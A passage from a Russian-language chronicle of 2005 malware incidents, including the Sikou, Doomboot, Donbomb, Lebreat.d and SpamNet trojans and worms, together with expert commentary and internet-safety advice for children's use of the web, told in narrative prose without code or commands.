ность японских АЭС имеет большое значение, поскольку они могут представлять интерес для террористов. Правительство страны предпринимает меры по защите конфиденциальных данных, касающихся нескольких атомных станций». По заявлению представителей корпорации Mitsubishi Electric утечка секретных данных о ядерных объектах произошла по вине вируса из компьютера сотрудника одной из дочерних компаний Mitsubishi Electric, которая занимается проверкой энергетических объектов с точки зрения их соответствия технике безопасности, и в Интернет появилась информация о двух атомных станциях. Вирус передал данные о южной АЭС Sendai и северной АЭС Tomari, в частности, на всеобщее обозрение в Глобальной сети были вывешены фотографии внутренних помещений станций, выложены графики и результаты регулярных инспекций, сведения о проведении ремонтно-профилактических работ на АЭС, а также имена их сотрудников. Представители Mitsubishi Electric принесли извинения за случившееся: «Мы глубоко сожалеем о происшедшем, и будем прилагать все усилия, чтобы подобные инциденты больше никогда не повторились». Министерство экономики и промышленности Японии, в свою очередь, потребовало провести расследование и представить подробный отчёт о вирусном инциденте. В контексте случившегося интересен тот факт, что японцы усилили безопасность своих 52 ядерных объектов сразу после событий 11 сентября 2001 года в США, но всех этих дорогостоящих мероприятий оказалось мало.

27 июня компания Panda Software сообщила о появлении новой «троянской» программы по имени «Sikou», специально разработанной для кражи информации у компаний и организаций, исключительно гибкой, универсальной, сложной, обладающей возможностями самообновления, маскировки и к тому же использующей документы MS Word для собственного распространения. Более того, «Sikou» эксплуатировала «уязвимость», которая позволяла ей выполнять произвольный программный код во многих приложениях MS Office. «Троянская» программа «Sikou» была обнаружена в документе MS Word, разработанном для эксплуатации «уязвимости» MS03–037, позволяю-

щей ей запускаться, когда пользователь открывал документ MS Word. Для своей инсталляции в компьютерной системе «Sikou» копировал себя в системную директорию и устанавливал два файла, первый из которых как раз и содержал функции «троянской» программы. Второй из этих файлов представлял собой драйвер, который помогал «Sikou» оставаться латентным в системе и маскировать свою деятельность от пользователя, что делало обнаружение этого вредоносного программного кода исключительно сложной задачей. Итак, ведя латентный «образ жизни» и маскируя свою деятельность в инфицированной им системе, «троянская» программа предпринимала попытки осуществления доступа к текстовому файлу на URL в Интернет, который содержал другой URL, а также порт, к которому, в случае успеха, производился доступ на следующем шаге. Причём указанный файл мог время от времени обновляться автором «Sikou», для того чтобы имелась возможность изменения адреса, по которому производила доступ «троянская» программа, что затрудняло её блокирование и нейтрализацию. «Троянская» программа осуществляла доступ к URL, с которого скачивался расширяющий её функции файл. Из-за того, что «Sikou» периодически обращался к упомянутому URL, вирус обладал широкими возможностями по корректировке собственного поведения, так как автору-вирусописателю, чтобы изменить функции распространения «троянских» программ, требовалось лишь внести изменения в текстовый файл. Если файл скачивался успешно, то вирус автоматически подключался к третьему URL, откуда он получал команды, например на выключение компьютера, сбор информации (финансовых или личных данных) или скачивание и запуск файлов. Последняя команда была предусмотрена для того, чтобы в компьютер могли проникать другие вредоносные программные коды, к примеру, «шпионское» программное обеспечение, которое в дальнейшем позволит производить кражу информации. «То, что это “троянская” программа, которая распространяется вручную, и тот факт, что она использует довольно старую “уязвимость”, заставляют нас думать, что этот код мог быть разработан для кражи информации с определённого компьюте-

ра или организации, – объяснял директор антивирусной лаборатории PandaLabs Луис Корронс. – Более того, использование стелс-технологий, способность самообновления и исключительная универсальность, позволяющая получать команды, наводят на мысли о том, что создатель троянца намеревался держать его на компьютере в течение долгого времени, выполняя различные действия».

3 июля 2005 года финская компания F-Secure первой оповестила компьютерное и бизнес сообщества о том, что её специалистами зарегистрировано появление опасной вредоносной компьютерной программы для мобильных устройств – «троянской» программы по имени «Doomboot», которая поражала смартфоны с многострадальной операционной системой Symbian Series 60. Под видом широко известной компьютерной игры Doom II[48] она проникала в устройство и заражала его память деструктивным вирусом. Этот вирус представлял собой штамм хорошо известного нам вредоносного программного кода по имени «Commwarrior» – «Commwarrior.b». Сразу же после инфицирования устройства «Commwarrior.b» файл вируса commwarrior.exe попадал в автозагрузку и препятствовал обновлению программного обеспечения смартфона, параллельно пытаясь выявить и другие уязвимые системы через соединение Bluetooth, производя поиск устройств с поддержкой Bluetooth и с периодичностью один раз в минуту посылая им свою копию. Активность вируса была настолько велика, что аккумулятор у поражённого смартфона исчерпывал заряд менее чем за час. После отключения питания, вирус блокировал все попытки загрузить систему снова. Причём последующая перезагрузка смартфона вызывала потерю данных. Таким образом, если вредоносный код не был вовремя удалён – в течение первого часа с момента обнаружения вируса, то пользователь лишался данных. Кроме того, «Commwarrior.b» выбирал до 256 адресов из памяти мобильного устройства и посылал

[48] Иногда «Doomboot» распространялся маскируясь под нелегальные копии и других электронных игр.

MMS с собственным вложением, где в качестве темы сообщалось о пересылке драйверов для компьютерных игр, картинок эротического содержания, эмуляторов операционной системы MS-DOS, обновлений программ безопасности и т. д. Следует также отметить, что, как мы знаем, «Doomboot» далеко не первая «троянская» программа для смартфонов на платформе Symbian Series 60. Например, можно вспомнить апрель 2005 года – тогда была обнаружена вредоносная программа «Fontal», которая распространялась при обмене файлами и через IRC. Она пыталась инсталлировать в инфицированное устройство файл с именем Kill Saddam By OID500.sis (Убить Саддама от OID500.sis) и если его инсталляция проходила успешно, то мобильное устройство выходило из строя при первой же перезагрузке и оставалось неработоспособным вплоть до полной дезинфекции от «Fontal». Можно привести и более ранние примеры вредоносных программ этого типа.

Тема места и роли компании Microsoft и её операционной системы Windows в процессе становления и развития компьютерных вирусов, является предметом бесконечной дискуссии в среде экспертов. Не стал исключением и июль 2005 года. На организованной компанией Microsoft в первой декаде месяца конференции под названием «TechEd» (Голландия, Амстердам), её старший советник по безопасности Детлеф Экерт заявил: «Пользователи стали более осведомлёнными в вопросе защиты своих компьютеров. Хотя интенсивность атак не спадает и сетевые черви всё ещё представляют опасность, общество пользователей в большинстве своём изменилось в лучшую сторону». Однако менеджер по продуктам безопасности информационных технологий Microsoft Марио Хуарес уверен, что «уровень пользования всё ещё недостаточно высок. В США только треть пользователей Windows XP установила Service Pack – последнее обновление с заплатками на множество “уязвимостей”». Незадолго до июля 2005 года Microsoft завершила поглощение антивирусной компании Sybari и запустила сервис по удалению шпионских программ, на который подписалось 20 млн. человек. Некоторые элементы сервиса предоставлялись бесплатно, но, как сказал тот же Экерт, сам ан-

тивирус будет продаваться. «Microsoft готова бесплатно закрывать “уязвимости” в своей системе, но вирусы – это нечто, не относящееся к её ошибкам», – отмежевался от проблемы компьютерных вирусов Экерт. Однако знакомый нам по многочисленным высказываниям и прогнозам Грэм Клули, эксперт по антивирусам из компании Sophos, с таким утверждением категорически не согласен и указал на операционную систему Windows различных версий, как на одну из величайших проблем в антивирусном мире: «Я уверен, что сейчас настоящая угроза кроется в компьютерах и серверах с Windows. В прошлом месяце мы увидели ещё больше вредоносного программного обеспечения, и большая его часть нацелена на Windows. Существует один шанс из двух, что компьютер может заразиться всего спустя 12 минут после подключения к широкополосной сети». Интересно, что Хуарес на вопрос, корректно ли продавать антивирус, который устраняет вирусы, использующие «уязвимости» Windows, ответил: «Это философский вопрос».

Ничего себе философия! А то, что пользователи всё меньше доверяют инновационным информационным технологиям передачи, хранения, обработки данных – тоже философия? Между тем, в соответствии с проведённым и опубликованным в июле 2005 года исследованием института Пью, пользователи Интернет в США всё больше опасаются вирусов и «шпионских» программ. Более 90% из числа опрошенных заявили о том, что были вынуждены изменить обычное поведение в Сети из-за потенциальных угроз. В докладе института говорилось, что наиболее «уязвимыми» к «шпионским» программам остаются пользователи широкополосных соединений и те, кто постоянно пользуется Интернет. Одним из наиболее опасных видов поведения названы загрузка файлов из пиринговых (P2P) сетей, посещение Web-сайтов «для взрослых» и онлайновые игры. В ходе составления доклада был проведён телефонный опрос 2000 человек в США, где насчитывается 135 млн. пользователей Интернет. Чтобы уберечься от заражения, более 90% американцев ограничивали себя в Web-серфинге: некоторые не загружают музыку или ви-

део, не открывают вложения к электронным письмам, не посещают определённые Web-сайты.

Скажите на милость, могли ли доблестные вирусописатели обойти своим вниманием и не использовать повышенный интерес мировой общественности к взрывам в Лондоне, которые унесли жизни, по крайней мере, 49 человек? Конечно же, нет. 11 июля 2005 года они устроили широкомасштабную рассылку «троянской» программы, использующей интерес людей к этим террористическим актам[49]. Пользователям посылалось электронное письмо с гиперссылкой на любительскую видеосъёмку последствий взрыва бомбы в столичном метро, и, в случае попытки открытия вложенного файла, в компьютер устанавливалась «троянская» программа. При запуске вложение копировалось в файл /Windir/winlog.exe и таким образом корректировало раздел системного реестра HKLM/Software/microsoft/Windows/CurrentVersion/Run, чтобы автоматически выполняться каждый раз во время загрузки Windows. Затем вредоносный программный код использовал инфицированный компьютер и серверы SMTP для рассылки огромного количества спама. Согласно информации английской компании MessageLabs, данное письмо – это фальшивый новостной HTML-бюллетень с темой TERROR HITS LONDON («Террор обрушивается на Лондон»). В электронном письме пользователям предлагалось «просмотреть уникальные кадры из любительской видеосъёмки». Файл назывался London Terror Moovie.avi и внешне выглядел как обычный видеоклип, но на самом деле он имел расширение *.exe, которое было отделено от ложного 124 знаками пробела. Более того, в целях маскировки сообщалось, что файл «проверен антивирусом Norton Antivirus.exe». Интересно, что, видимо, впопыхах вирусописатель вставил в графу «Отправитель» вместо реального адреса CNN адрес breakingnews@CNNonline.com, – который не имеет к CNN никакого отношения, а является адресом электрон-

[49] «Троянскую» программу, которая использовала террористические акты в Лондоне как «приманку» для своего распространения, обнаружили эксперты компании Trend Micro и присвоили ей имя «Donbomb».

ной почты одной из небольших компаний в далёком от Великобритании штате Флорида (США). Но не все пользователи проявили надлежащее внимание. «Это самый свежий случай нездоровой социальной инженерии, основанной на использовании вирусописателями трагических событий в своих целях. Мошенники часто упаковывают вирус в привлекательную для любопытствующих обложку в то время, когда происходят тревожные инциденты. Аналогичными попытками сопровождались война в Ираке, уничтожение небоскребов в Нью-Йорке 11 сентября и цунами в Азии», – писало Интернет-издание Cnews по горячим следам событий. «Итак, “троянская” программа “Donbomb” стала последним на тот момент времени случаем всё более популярной социальной инженерии, когда компьютерные злоумышленники имитируют реальные новостные агентства с целью ускорить распространение вредоносных программных кодов. Хотя использование недавних популярных событий в таких целях старо, как сами эти вредоносные программы, имитация новостных агентств стала относительно новой практикой, которая может приобрести ещё большее распространение в будущем», – добавил Cnews через неделю.

И, действительно, нельзя не отметить, что это далеко не первый случай, когда вредоносные программы успешно использовали технологию социальной инженерии. Например, семейство червей «Bobax», штаммы которых появились в первой половине 2005 года. Каждый штамм этого семейства содержал историю, фальсифицирующую смерть либо Осамы Бен Ладена, либо Саддама Хуссейна, и обещал предоставить соответствующую информацию, фотографии и т. п. «Bobax.p» представлял собой смешанную вредоносную программу («червь» с «троянским» компонентом), целью которой являлась загрузка программы Small.ahe, которая служила для распространения «червя», обеспечивая его запись в память компьютера. Заметим, что вредоносные программы семейства «Bobax» сумели вызвать эпидемию, инфицировав десятки тысяч компьютеров. А вот один из штаммов «червя» семейства «Anti-

man»[50] обещал показать пользователю видео, раскрывающее факты смерти папы Иоанна Павла II. Слава богу, что этим «червём» заразились лишь несколько сотен компьютеров, так как он просматривал все «жёсткие» диски компьютера и удалял мультимедийные файлы, которые содержали определённые последовательности. Кстати, все образцы этого «червя» были написаны на румынском языке, что и привело к необычайно низкому показателю инфицирования.

Между прочим, старший исследователь компании Trend Micro Джейми Линдон Янеза считает, что технология социальной инженерии в ближайшем будущем станет применяться вирусописателями гораздо чаще. «Люди всегда жаждут “острых” новостей, хорошие они или плохие. – говорил Янеза. – Эффективная социотехника базируется на максимальном привлечении внимания людей. Создателям вредоносных программ, которые достаточно цинични, чтобы воспользоваться человеческой трагедией к своей выгоде, эта методика покажется весьма привлекательной». Что касается трагедии в Лондоне и рассылки «Donbomb» то, по мнению Джейми Линдона Янеза, «проблемой является не степень успеха этой атаки, а тревожная тенденция использовать человеческую трагедию для приобретения известности в результате широкого распространения такого вредоносного программного обеспечения». От себя добавим, что это, к сожалению, не единственный циничный метод воздействия на людей.

В данном контексте нельзя не упомянуть об акции под названием «Ребёнок в Сети» (инициатор и главный спонсор испанская компания Panda Software), в рамках которой сообщалось об угрозах, которые подстерегают детей при выходе в Интернет, а также о способах защиты от этих опасностей.

Как сообщало Интернет-издание Cnews, специалисты считают, что каждый раз, когда дети или подростки подключаются к Интернет, они встречаются со многими опасностями, о которых должен знать любой родитель

[50] «Antiman» (англ.) – «Античеловек».

перед тем, как разрешить им выход в Глобальную сеть. В частности, общепризнанным фактом является то, что наиболее часто дети и подростки сталкивается с такими угрозами:

Вредоносное программное обеспечение, инфицирующее компьютеры. Злоумышленник может обмануть ничего не подозревающих детей и заставить их открыть файл, посланный им. Этот метод широко используется злоумышленниками для установки лазеек («backdoor») на компьютеры и последующего удаленного управления через них компьютером;

Доступ к неприемлемому содержимому. Несмотря на то, что растёт количество попыток со стороны некоторых правительств регулировать содержимое, доступное для просмотра в Интернете, в реальности дела обстоят таким образом, что любой ребенок, выходящий в Интернет может просматривать любой вид материалов. Насилие, порнография, страницы подстрекающие молодёжь к самоубийству, убийству… всё это доступно без ограничений. Часто просмотр этих страниц даже не зависит от намерений подростков – множество страниц, не относящихся к обсуждаемым темам, отображают всплывающие окна любого содержания, особенно порнографического;

Контакт с незнакомцами через чаты или электронную почту. Даже если большинство пользователей существующих чат-систем (Web-чатов или IRC) обладают добрыми намерениями, существует, к сожалению, растущее число людей, использующих эти беседы со злым умыслом. В некоторых случаях они хотят обманом заставить детей выдать личные или банковские данные, такие как номера счетов, кредитных карт, пароли... В других случаях они могут оказаться педофилами в поисках лёгкой жертвы. Выдавая себя за сверстника своей намеченной жертвы, якобы симпатизирующего ей, они выведывают у неё информацию и, наконец, назначают личную встречу;

Неконтролируемые покупки. Развитие электронной коммерции сделало возможным приобретение почти любых товаров или сервисов посредством Интернет. От роскошных автомобилей до кругосветных путешествий с остановкой в самых престижных отелях. Тем не менее, ведутся споры о том,

насколько надёжны такие транзакции, учитывая, что любой, вне зависимости от того, кто он и сколько ему лет, может без проблем совершать онлайновые покупки. Всё, что ему нужно это немного банковских данных, включая данные банковского счёта или номер кредитной карты. По этой причине одна из проблем, возникающая при выходе детей в Интернет, это то, что они могут совершать онлайновые покупки без ведома своих родителей, что может привести к неприятным последствиям для семейного бюджета.

Таким образом, как справедливо посчитали участники акции, «опасности, которые встают перед детьми при подключении к Интернет, являются весьма серьёзными, хотя было бы неразумно полностью запретить тинэйджерам и детям выход в Интернет, так как он стал важной частью многих аспектов повседневной жизни. Поэтому, при работе с Интернет, как и с любым другим инструментом, важно применять правильные меры предосторожности, включая тренинг и использование средств безопасности. Тренинг и обучение важны не только для детей, но также для тех, что контролирует использование Интернет ребёнком. Важно знать не только о появлении новых угроз, но также о методах, используемых киберпреступниками для осуществления онлайновых преступлений. Детям следует также разъяснить достоинства и опасности Интернет, чтобы гарантировать их осведомлённость в том, что эти угрозы реальны, и если неосторожно себя вести, в любой момент можно стать их жертвой». В связи с перечисленным и для решения сформулированной в ходе акции «Ребёнок в Сети» проблемы, экспертами были выработаны правила-ограничения пользования Интернет, которые следует установить для детей и подростков. Cnews, например, опубликовал следующий перечень:

соблюдать время пользования Интернет;

никогда не пересылать никакие личные данные через Интернет;

не принимать никакой материал, присланный незнакомцами и никогда не запускать файлы из сомнительных источников;

никогда не соглашаться на встречи с незнакомцами;

никогда не совершать онлайновые покупки без разрешения родителей.

Систему этих достаточно ясных правил поведения эксперты рекомендовали дополнить предупреждающими об опасности утилитами, которые следует установить в любую компьютерную систему, используемую детьми или подростками для выхода во Всемирную сеть:

Персональный брандмауэр. Эти приложения наблюдают за трафиком, проходящим через коммуникационные порты и могут предотвратить как прямые атаки злоумышленников, так и атаки, использующие вредоносные компьютерные программы. В случае с «троянскими» программами, «шпионским» программным обеспечением или «клавиатурными жучками», которые пытаются отослать украденную информацию злоумышленникам, брандмауэр обнаруживает это и блокирует отправку данных.

Обновлённый антивирус. Для предотвращения атак компьютерных вирусов, программ-шпионов или другого вредоносного программного обеспечения, которое может приходить по электронной почте, системе обмена мгновенными сообщениями, с Web-страницы или любого другого канала, на компьютер необходимо установить надёжное антивирусное средство. Многие вредоносные программы разработаны для открытия «чёрных ходов» в компьютерной системе и кражи конфиденциальных данных, поэтому очень важно предотвратить такие атаки для гарантии безопасности детей и подростков, выходящих в Интернет.

Системы родительского контроля. Чтобы предотвратить просмотр детьми или подростками нежелательного содержимого, было рекомендовано использование систем родительского контроля, которые позволяют родителям решать, какое содержимое могут просматривать их дети, и запрещать доступ к порнографии, онлайновым магазинам и т. д.

Отметим, что в 2005 году на рынке существовало несколько комплексных решений безопасности от известных зарубежных и отечественных фирм-разработчиков, содержащих утилиты, которые реализовали самые современные антивирусные технологии для обнаружения и уничтожения вредоносных

компьютерных программ, а также персональные брандмауэры и высокоэффективные системы родительского контроля.

В июле 2005 года эксперты в сфере компьютерной безопасности отмечали скачкообразное увеличение случаев использования «троянских» программ в промышленном шпионаже. Представители Computer Associates, например, указывали на тот факт, что «шпионское» программное обеспечение, наравне с компьютерными вирусами, стало ещё одной животрепещущей проблемой для крупных компаний. Широкие возможности современных «троянских» программ были продемонстрированы в конце мая 2005 года, когда израильский писатель Амнон Яконт наткнулся в Интернет на фрагменты своей незаконченной книги. Так как до этого он никому книгу не показывал, он обратился в полицию, которая выяснила, что его бывший зять выкрал книгу с помощью «троянской» программы «Rona». Как сообщало Интернет-издание Cnews, «в процессе расследования выяснилось, что преступник сумел заразить своим трояном множество других компьютеров, от личных компьютеров руководителей телекоммуникационных компаний страны до машин местного отделения Hewlett-Packard». Далее говорилось, что в результате инцидента, прозванного «троянгейтом», было арестовано около 20 подозреваемых и, по некоторым данным, из различных израильских фирм были украдены сотни и тысячи документов, – для проведения расследования было изъято около 100 серверов. Между прочим, выявление самого факта промышленного шпионажа с помощью «шпионского» программного обеспечения весьма кропотливое занятие, так как персонал компаний может долго время пребывать в полном неведении относительно присутствия в компьютерных системах зловредных кодов и, даже обнаружив «шпионские» программы, скрывать этот факт, руководствуясь теми или иными личными мотивами. Но несмотря на стремление компаний к утаиванию фактов промышленного шпионажа, отдельные инциденты получили широкую огласку, например, по информации компании Webroot Software, некоторые банки Нью-Йорка были атакованы программой, инфицировавшей конкретные фи-

нансовые учреждения с целью получения паролей, а MessageLabs обнаружила «троянскую» программу, целенаправленно атаковавшую программное обеспечение, использовавшееся в проектировании самолётов. Хотя такие инциденты встречаются не слишком часто, рост активности в этой сфере вызывает опасения экспертов в области безопасности. «Я считаю преступной наивностью полагать, что атакам подверглись лишь те компании, о поражении которых стало известно общественности», – заявил директор отделения по изучению вредоносного программного обеспечения компании Computer Associates Роджер Томпсон. «Шпионское» программное обеспечение можно обнаружить с помощью ряда имеющихся в продаже программных пакетов, но сложно понять, установлена ли отдельно взятая следящая программа с целью промышленного шпионажа. Аналитик IDC Чарльз Колоджи подчеркнул: «В Израиле троян был обнаружен лишь по счастливой случайности». Специалисты отмечают, что поиск программ-шпионов осложняется ещё и тем, что злоумышленники научились обходить методы сканирования, применяемые для их обнаружения, а это значит, что реальное противодействие атакам могут оказывать только многоуровневые системы защиты.

Выше мы говорили также о большой вероятности осуществления шпионажа изнутри компании. Глава компании-разработчика антивирусного программного обеспечения Aluria Software Рик Карлсон по этому поводу сказал буквально следующее: «Уже известен ряд случаев, когда компьютеры компаний заражались злонамеренными сотрудниками, шпионящими за руководством или крадущими важную информацию в пользу конкурентов». «Хотелось бы отметить следующее – трояны и кража информации с помощью этих программ это вторичны, – заявил в интервью CNews глава представительства Radware в России Дмитрий Кузин. – Если строить аналогию с ядерным оружием, то иметь ядерную бомбу хорошо, но чтобы это представляло реальную угрозу, надо иметь средство доставки до цели. В нашем случае “троянская” программа и есть тот ядерный заряд. Но, не имея средства доставки, применить его можно только в ограниченных случаях. Современное средство до-

ставки “троянских” программ – сетевые черви. При этом почтовые черви это, на мой взгляд, самая безопасная разновидность». Как подчеркивал в том же интервью г-н Кузин, наиболее опасными являются черви, которые распространяются не через электронную почту, а просто по Сети, в частности, «Sasser», «Glieder», «Codbot»: «Атака на жертву происходит на сетевом уровне, причем пользователь может и не знать, что он подвергся нападению. После первичного проникновения в компьютер жертвы червь начинает блокировать программы защиты (межсетевые экраны, антивирусы и т. п.), и самое интересное, что червь может начать защищать машину от известных “уязвимостей”. При этом с каждым днём черви становятся всё более разумными, и зачастую атака идёт не на одну “уязвимость”, а сразу на несколько». Что будет делать инфицированная жертва дальше, зависит только от воображения и потребностей «хозяина» червя. Это может быть и промышленный шпионаж, или же заражённая машина станет «рядовым» в сетевой армии злоумышленника, так называемых сетях «botnet», задачи которых представляют собой генерацию атак DoS/DDoS, рассылку спама и пр. Эксперты компании Radware, к примеру, считают борьбу с такими проявлениями практически мало эффективной: «Стандартные межсетевые экраны и антивирусы не могут обеспечить необходимой защиты. Тут необходимы системы защиты на уровне сети – Intrusion Prevention System (IPS)[51]. При этом данные системы должны не только блокировать известные атаки, но и иметь интеллект для определения аномалий в поведении компьютеров в сети». А глава представительства той же Radware в России добавил следующее: «Надо отметить, что для корпоративных сетей крайне желательна сегментация с помощью IPS, это позволит контролировать передаваемые данные из одного сегмента в другой, избежать большинства проблем, связанных с инсайдерами, а также определить местонахождение злоумышленника».

[51] Intrusion Prevention System (IPS) – *проф.* Система предотвращения проникновения.

27 июля антивирусная лаборатория компании Panda Software опубликовала очередной отчёт о втором квартале 2005 года. В результате выяснилось, что, как и в первом квартале, рекламное и «шпионское» программное обеспечение встречалось чаще других – в 51% случаев от общего числа зарегистрированных вредоносных компьютерных программ. Следом за ними в перечне наиболее распространённых вредоносных кодов были «троянские» программы, составившие 21%, что на 3% больше, чем в предыдущем квартале, но и из их числа 27% составила подгруппа «Downloader», которые, являясь «троянскими» программами, являются также своеобразной разновидностью рекламного и «шпионского» программного обеспечения. Данная подкатегория состоит из вредоносных программных кодов, которые перекачивают в инфицированную компьютерную систему заранее определённые программы для последующего выполнения несанкционированных действий. Кроме того, специалисты антивирусной лаборатория компании Panda Software подчёркивали, что среди «троянских» программ присутствовала отчётливая тенденция к широкому распространению тех штаммов, которые способны красть финансовую информацию из компьютерных систем пользователей. И если раньше главной угрозой являлись «черви», то к лету 2005 года компании Panda Software сообщила о том, что количество инфицирований ими снизилось до 7% от общего количества обнаружений вредоносных компьютерных программ всех типов[52]. С другой стороны, наблюдалось увеличение ко-

[52] Данные компании Panda Software как нельзя лучше коррелируют с опубликованными 29 июля 2005 года Интернет-изданием Cnews результатами анализа «Лабораторией Касперского» изменений в добавлении вредоносных программ в сигнатурные базы «Антивируса Касперского» за период с января 2003 года по май 2005 года. Итоги исследования, выполненного антивирусным аналитиком Юрием Машевским, позволяют сделать ряд выводов, подтверждающих ранее выдвинутые предположения о существенных изменениях, произошедших в среде компьютерной преступности. В частности, динамика добавления в антивирусные базы программ классов VirWare (вирусы и «черви») и TrojWare (троянские и шпионские программы) свидетельствует о постепенном переходе компьютерных злоумышленников от организации масштабных вирусных эпидемий к спам-рассылкам «тро-

личества «ботов» которые способны превратить заражённые компьютеры в «зомби», находящиеся под контролем создателей этих вредоносных программ. Лента новостей – PROext приводила также следующий вывод, содержавшийся в отчёте компании Panda Software: «Создатели вредоносных программ и других угроз ищут новые способы для распространения своих созданий, уходя от таких традиционных методов, как электронная почта, поскольку информированность пользователей о её потенциальной опасности растёт. Например, для распространения таких угроз как рекламное и “шпионское” программное обеспечение часто используются Web-сайты, которые обманом или даже силой заставляют пользователей скачивать и устанавливать вредоносные программы». В заключительной части отчёта недвусмысленно отмечалось, что создатели вредоносных программных кодов и другие киберпреступники все чаще прибегают к системам мгновенных сообщений для распространения всех видов угроз.

1 августа 2005 года появились сообщения о том, что в Глобальной сети обнаружен и быстро распространяется новый компьютерный вирус по имени «Lebreat.d», высмеивающий и оскорбляющий осуждённого к тому времени автора вируса «Sasser» Свена Яшана: в инфицированную компьютерную систему устанавливался файл xsas.jpg с изображением Яшана и недвусмысленным текстом, отпечатанным прямо на лице юного «дарования», чьё творчество, в своё время, стало причиной масштабной эпидемии. Кроме того, в программном коде самого «Lebreat.d» содержалась длинное послание с резкой

янских» и «бэкдор» программ, лишённых возможности самостоятельного размножения. Эта тенденция обусловлена соображениями экономической целесообразности: разработка подобных программ проще и дешевле создания полнофункциональных сетевых «червей», а использование множества программ-упаковщиков позволяет прятать «троянскую» программу от антивирусов. Кроме того, в исследовании был наглядно показан взрывной рост детектируемых «Антивирусом Касперского» рекламных программ; отмечено и увеличение числа обнаруживаемых новых вредоносных программ для отличных от MS Windows платформ (Symbian, UNIX, .NET).

критикой от его автора в адрес Свена Яшана, продавцов антивирусных программ и насмешками над полицией, а также угрозы о создании в ближайшем будущем новых мощных вредоносных программ. «Червь» обладал также функциями атак DDoS («отказ в обслуживании») на Web-сайты антивирусных компаний, например, Symantec, McAfee и блокировал попытки пользователей посетить Web-сайты крупнейших антивирусных компаний. В инфицированной системе создавался «чёрный ход», через который производился удалённый контроль, посредством которого автор «Lebreat.d» мог использовать «зомбированные» системы для осуществления массированных атак на Web-сайты или рассылать спам. «Lebreat.d» распространялся посредством заражённых приложений к электронным сообщениям через инфицированные почтовые клиенты, используя ряд «уязвимостей» операционной системы Windows, включая модуль LSASS, – между прочим, ту же самую «уязвимость», которую в своё время использовал нещадно обругиваемый теперь автор вируса «Sasser».

5 августа 2005 года Интернет-издание Cnews опубликовало заметку под интригующим названием «Windows Vista: первый вирус». В этой информации о первом вирусе для несуществующей официально операционной системы под кодовым названием Vista было сказано следующее: «Австралийский вирусописатель опубликовал код, включающий 5 концепт вирусов, нацеленных на Microsoft Shell. Вирусописатель называет себя Second Part to Hell и входит в хакерскую группу “Ready Rangers Liberation Front”. Microsoft Shell (MSH) – это командный интерфейс, который может быть включён в следующую версию Windows – Windows Vista, а также Exchange 12. Он имеет кодовое название Monad. Технология MSH призвана заменить в Windows командную строку DOS – последнее напоминание об этой “вымершей” операционной системе. Также MSH даст системным администраторам инструмент полного контроля над системой, наподобие командной оболочки операционной системы Unix и её производных Linux и Mac OS X. В Microsoft отказались сообщить, в каких продуктах появится Monad, по всей видимости,

точных планов реализации технологии MSH в корпорации пока нет. По мнению аналитика F-Secure Микко Хиппонена, новые 5 вирусов имеют скорее историческое значение, чем представляют серьёзную угрозу безопасности операционной системы. По его словам, они достаточно просты, хоть и имеют функцию самокопирования. Хиппонен считает MSH мощным, но ненадёжным в смысле безопасности инструментом. Возможность появления вирусов, нацеленных на MSH, была предсказана ещё в прошлом году Эриком Ченом из Symantec». Через четыре дня после этой публикации, 9 августа, The Register сообщил, что Windows Vista выйдет без MSH: «Microsoft решила не включать в первую версию Windows Vista интерактивную оболочку Monad, или MSH, с языком сценариев». Тем самым, корпорация исключила возможность заражения системы штаммами концептуального вируса «Danom»[53]. «Monad не будет включён в финальную версию Windows Vista. Monad, предположительно, появится в платформе операционной системы Windows в течение трёх-пяти лет», – заявил менеджер по программам подразделения безопасности Microsoft Стивен Тулуз. «Таким образом, Windows Vista будет в безопасности от потенциальных вирусов. Вирусы не смогут эксплуатировать уязвимость в программном обеспечении», – добавил он, явно подразумевая недавно появившийся концептуальный MSH-вирус «Danom». Вместе с тем многие эксперты посчитали, что «исключение оболочки из коммерческой версии операционной системы Windows Vista не сможет защитить её от существующих и будущих традиционных вирусов, которые написаны или будут разработаны под платформу Windows. Скорее всего, MSH войдёт в следующую версию MS Exchange, которая появится во второй половине 2006 года». Сама компания Microsoft заявляла, что продолжает рассматривать возможность включения MSH в последующие версии Windows Vista. По заявлению представителей Microsoft, Monad будет внедрён в следующую версию почтового

[53] «Danom» (англ.) – хорошо известный нам приём: прочтите слово «Monad» наоборот, и вы получите «Danom».

сервера Microsoft Exchange 12. Кроме того, в корпорации планируют использовать инструмент командной строки с кодовым названием Monad как часть следующего релиза серверной операционной системы. Этот релиз под кодовым названием Longhorn Server должен поступить в продажу в 2007 году. Ну, что же, поживём – увидим.

15 августа 2005 года Panda Software сообщила об одной из наиболее сложно организованных вирусных атак за всю историю вирусописания. «Троянская» программа «SpamNet»[54], рассылая спам, структурировано инфицировала компьютерные системы разными видами вредоносных компьютерных программ, включая «троянские» программы, «backdoor», «дозвонщики», рекламное программное обеспечение. «SpamNet», выполнявшая крайне усложнённую «цепную» атаку, была обнаружена на Web-странице, размещённой на сервере в США, с доменом, зарегистрированным на адрес в Москве. Атака отличалась высокой сложностью, использовала структуру «дерева» для внедрения на компьютеры до 19 (!) видов вредоносного программного обеспечения, и её основной целью являлась рассылка спама. Использование «SpamNet» сложной организационной структуры позволило этой вредоносной программе собрать менее чем за сутки примерно 3 миллиона адресов электронной почты по всему миру. Цепочка инфицирования компьютерной системы активизировалась в тот момент, когда пользователь посещал упомянутую выше Web-страницу, которая использовала тэг Iframe для попытки открытия двух новых Web-страниц, что, в свою очередь, запускало два параллельных процесса, каждый из которых ассоциировался с одной из двух Web-страниц.

Когда открывалась первая из двух Web-страниц, она в свою очередь открывала шесть других Web-страниц, направлявших пользователя на несколько Web-страниц с порнографическим содержанием, которые также открывали седьмую Web-страницу, начинавшую основной процесс вирусной

[54] «SpamNet» (англ.) – *компьют. сленг* «Спам Сеть».

атаки. Эксперты лаборатория PandaLabs отмечали, что эта Web-страница пыталась эксплуатировать сразу две «уязвимости» для выполнения своих действий: Ani/anr и Htmredir. При успешной эксплуатации любой из них, Web-страница устанавливала и запускала один из двух идентичных файлов (Web.exe или Win32.exe) на компьютере. При запуске эти файлы создавали семь файлов на компьютере, один из которых являлся собственной копией, а шесть других файлов представляли собой следующее:

первые два – бинарно-идентичные копии «троянской» программы Downloader.dqy. Оба файла создавали в операционной системе файл под названием svchost.exe, который в действительности являлся «троянской» программой Downloader.dqw, регистрировавшейся как системная служба, пытавшаяся каждые десять минут скачать и запустить файлы с четырёх различных Web-адресов;

третий – рекламную программу Adware/SpySheriff;

